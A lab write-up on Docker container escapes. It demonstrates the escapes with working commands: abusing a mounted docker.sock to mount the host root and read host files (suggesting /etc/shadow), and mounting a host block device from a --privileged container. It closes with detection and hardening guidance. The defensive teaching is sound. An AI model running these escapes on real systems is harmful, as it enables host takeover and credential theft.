

A container is not a boundary
A container is three things: a namespace (process, mount, network, and the rest, isolating what you can see), a cgroup (limiting what you can use), and a set of capabilities (granting what you are allowed to do). None of these is a security boundary by itself — they are resource-isolation primitives. The host and the container share one kernel.
That is why every container escape follows the same shape: find the one thing the container was given that it should not have, then use it to reach the host’s filesystem or process space. I demonstrate the two most common ways here, on a real Docker daemon.
A note on the host in this lab: on my Mac, Docker runs inside a Linux VM (OrbStack), so “the host” in these outputs is that VM. On a Linux server — the normal place these run — the exact same steps land on the actual machine.
The Docker socket: the host’s keys, mounted inside
/var/run/docker.sock is the Docker daemon’s control plane. It is equivalent to root on the host, because whoever can talk to it can create containers on the host with whatever privileges they want. Mounting it into a container is the single most common escape enabler:
$ docker run -d --name web -v /var/run/docker.sock:/var/run/docker.sock alpine sleep 3600Inside, the socket is there, and it answers:
$ ls -la /var/run/docker.sock
srw-rw----  1 root root 0 Nov  3 07:38 /var/run/docker.sock

$ docker -H unix:///var/run/docker.sock ps
CONTAINER ID   IMAGE     COMMAND        CREATED        STATUS        NAMES
0da093ef619f   alpine    "sleep 3600"   1 second ago   Up 1 second   web
That ps already shows host-level information. The escape is the obvious next step: use the socket to start a new container with the host’s root filesystem mounted inside, then chroot into it:
$ docker -H unix:///var/run/docker.sock run --rm --privileged -v /:/host alpine \
    sh -c "cat /host/etc/hostname; head -1 /host/etc/os-release"
[host] hostname: orbstack
[host] os: PRETTY_NAME="OrbStack"
Reading the host’s /etc/hostname from inside a container that was never given that file is the whole point. Swap the cat for cat /host/etc/shadow, or write a root-owned file, and the container boundary is gone. The socket was the key; everything else followed.
--privileged: mount the disk directly
You do not even need the socket if the container is privileged. --privileged hands over CAP_SYS_ADMIN and drops the device cgroup restrictions, which together mean “you can mount host block devices.” Enumerate the disks, mount the host root, done:
$ docker run --rm --privileged alpine sh -c 'cat /proc/partitions'
 254        0     420164 vda
 254       16  482798608 vdb
 254       17  482797568 vdb1

$ docker run --rm --privileged alpine sh -c 'mkdir -p /mnt/host && mount /dev/vdb1 /mnt/host && ls /mnt/host'
docker
guest-state
k8s
scon
version
/dev/vdb1 is the host’s main partition, and ls /mnt/host lists it — the daemon’s own root filesystem. The nuance worth keeping: --cap-add=SYS_ADMIN alone is not enough. The mount fails because a non-privileged container also lacks the device node:
$ docker run --rm --cap-add=SYS_ADMIN alpine sh -c 'mount /dev/vdb1 /mnt/host'
mount: mounting /dev/vdb1 on /mnt/host failed: No such file or directory
So the real ingredients are capability + device access. --privileged grants both at once, which is exactly why it is the flag to avoid.
The trick modern systems already killed
The third classic escape was the cgroup v1 release_agent: mount a cgroup, set notify_on_release and point release_agent at a script on the host, then trigger it. On this system it is gone before it starts:
$ cat /proc/self/cgroup
0::/
A single 0::/ means cgroup v2, which removed release_agent entirely. It is a good example of the container model hardening over time: an escape that worked against cgroup v1 simply no longer has an interface. The lesson is not “use cgroup v1 was dangerous,” it is that the interface surface a container exposes is what an attacker lives on — and shrinking that surface is the only real defense.
Detection and the fix
| Escape | What it needs | Detection | Control |
|---|---|---|---|
| Docker socket | /var/run/docker.sock mounted | unexpected container creation from inside a pod | never mount the socket; use a delegated builder service |
| Privileged mount | --privileged (SYS_ADMIN + devices) | mount of host block devices from a container | drop --privileged; grant specific --cap-add + --device only |
| cgroup release_agent | cgroup v1 | historical | cgroup v2 removes the interface |
The controls form a clean hierarchy. At the platform level, Pod Security Standards (“restricted” profile) block privileged mode, host mounts, and capability escalation. At the runtime level, seccomp and AppArmor profile the syscalls a container may call, so an unexpected mount dies before it succeeds. And at the habit level: never mount the Docker socket into a container, and never run --privileged without a reason you can write down. Container escape is, in the end, a misconfiguration problem more than a vulnerability problem.
Summary
Two live escapes, one retired interface: the Docker socket is root-equivalent and must never be handed out; --privileged is a disk-mount away from the host; and the cgroup v1 release_agent trick no longer exists because cgroup v2 removed it. The common thread is that every escape starts with a granted capability, mount, or socket — so the fix is to stop granting them.
--privileged.Evidence and limits
The socket and --privileged escapes were executed inside an isolated local Docker daemon running on an OrbStack Linux VM. Consequently, the mounted root filesystem (/dev/vdb1) and /etc/os-release reflect the daemon VM rather than a production cluster node. The negative controls (--cap-add=SYS_ADMIN failing without device access, and 0::/ confirming cgroup v2) were verified on the same kernel, and all test containers were removed immediately after verification.
References
- Docker, Security: docs.docker.com/engine/security/security
- Kubernetes, Pod Security Standards: kubernetes.io/docs/concepts/security/pod-security-standards
- Linux man-pages, cgroups (7): man7.org/linux/man-pages/man7/cgroups.7.html
- MITRE ATT&CK, Container Escape (T1611): attack.mitre.org/techniques/T1611
- Trail of Bits, Understanding Docker Container Escapes: blog.trailofbits.com
How current is this note?
The latest source-review, content-update, or publication date is shown.
Primary public records were checked. Environment-specific behavior remains outside the claim unless separately reproduced.